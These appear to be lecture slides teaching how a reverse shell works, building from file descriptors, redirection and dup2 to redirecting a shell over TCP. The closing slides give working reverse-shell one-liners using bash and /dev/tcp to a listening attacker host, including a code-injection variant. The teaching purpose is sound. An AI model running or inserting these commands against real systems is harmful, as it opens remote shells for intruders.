

# Reverse Shell

# Overview

- File descriptor
- Standard input and output devices
- Redirecting standard input and output
- How reverse shell works

# The Idea of Reverse Shell

**Attacker Machine**

**Server Machine  
(Victim)**

```
/bin/bash
/bin/bash 59x24
Attacker:$ ls -l
total 68
drwxrwxr-x 4 seed seed 4096 May  1 00:35 android
drwxrwxr-x 2 seed seed 4096 Jan 14  2018 bin
drwxrwxr-x 2 seed seed 4096 Jan 14  2018 Customization
drwxr-xr-x 2 seed seed 4096 Jul 25  2017 Desktop
drwxr-xr-x 2 seed seed 4096 Jul 25  2017 Documents
drwxr-xr-x 2 seed seed 4096 May  1 00:36 Downloads
```

Input

Output

Shell program

# File Descriptor

```
/* reverse_shell_fd.c */
#include <unistd.h>
#include <stdio.h>
#include <fcntl.h>
#include <string.h>

void main()
{
    int fd;
    char input[20];
    memset(input, 'a', 20);

    fd = open("/tmp/xyz", O_RDWR);           ①
    printf("File descriptor: %d\n", fd);
    write(fd, input, 20);                    ②
    close(fd);
}
```

## Execution Result

```
$ gcc reverse_shell_fd.c
$ touch /tmp/xyz
$ a.out
File descriptor: 3
$ more /tmp/xyz
aaaaaaaaaaaaaaaaaaaaaa
```

# File Descriptor Table

# Standard I/O Devices

```
#include <unistd.h>
#include <string.h>

void main()
{
    char input[100];
    memset(input, 0, 100);

    read (0, input, 100);
    write(1, input, 100);
}
```

## Execution Result

```
$ a.out
hello world      ← Typed by the user
hello world      ← Printed by the program
```

# Redirection

## An example

```
$ echo "hello world"
hello world
$ echo "hello world" > /tmp/xyz
$ more /tmp/xyz
hello world
```

## Redirecting to file

```
$ cat
hello          ← Typed by the user
hello          ← Printed by the cat program

$ cat < /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
```

## Redirecting to file descriptor

```
$ exec 3</etc/passwd
$ cat <&3
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
```

# How Is Redirection Implemented?

```
int dup2(int oldfd, int newfd);
```

Creates a copy of the file descriptor `oldfd`, and then assign `newfd` as the new file descriptor.

```
void main()
{
    int fd0, fd1;
    char input[100];
    fd0 = open("/tmp/input", O_RDONLY);
    fd1 = open("/tmp/output", O_RDWR);
    printf("File descriptors: %d, %d\n", fd0, fd1);
    dup2(fd0, 0);           ①
    dup2(fd1, 1);           ②
    scanf("%s", input);     ③
    printf("%s\n", input);  ④
    close(fd0); close(fd1);
}
```

# The Change of File Descriptor Table

# Redirecting Output to TCP Connections

```
void main()
{
    struct sockaddr_in server;

    // Create a TCP socket
    int sockfd= socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);

    // Fill in the destination information (IP, port #, and family)
    memset (&server, '\0', sizeof(struct sockaddr_in));
    server.sin_family = AF_INET;
    server.sin_addr.s_addr = inet_addr("10.0.2.5");
    server.sin_port      = htons (8080);

    // Connect to the destination
    connect(sockfd, (struct sockaddr*) &server,
            sizeof(struct sockaddr_in));           ①

    // Send data via the TCP connection
    char *data = "Hello World!";
    // write(sockfd, data, strlen(data));           ②
    dup2(sockfd, 1);                               ③
    printf("%s\n", data);                           ④
}
```

# Redirecting Input to TCP Connections

... (the code to create TCP connection is omitted) ...

```
// Read data from the TCP connection
char data[100];
// read(sockfd, data, 100);
dup2(sockfd, 0);           ①
scanf("%s", data);        ②
printf("%s\n", data);
```

# Redirecting to TCP from Shell

## Redirecting Input

```
$ cat < /dev/tcp/time.nist.gov/13
```

```
58386 18-09-25 01:05:05 50 0 0 553.2 UTC(NIST) *
```

## Redirecting Output

```
$ cat > /dev/tcp/10.0.2.5/8080
```

## Running a TCP server on 10.0.2.5

```
$ nc -l 9090
```

# Note



- `/dev/tcp` is not a real folder: it does not exist
- It is a built-in virtual file/folder for `bash` only
- Redirection to `/dev/tcp/...` can only be done inside `bash`

# Reverse Shell Overview

**Attacker Machine**

Input  
Error Output  
Output

```
/bin/bash
Server: $ /bin/bash -i > /dev/tcp/10.0.2.70/9090 0<&1 2>&1
```

# Reverse Shell via Code Injection

- Reverse shell is executed via injected code
- Can't assume that the target machine runs bash
- Run bash first:

```
/bin/bash -c "/bin/bash -i > /dev/tcp/server_ip/9090 0<&1 2>&1"
```

# Summary

- Reverse shell works by redirecting shell program's input/output
- Input and output of a program can be redirected to a TCP connection
- The other end of the TCP connection is attacker
- It is a widely used technique by attackers
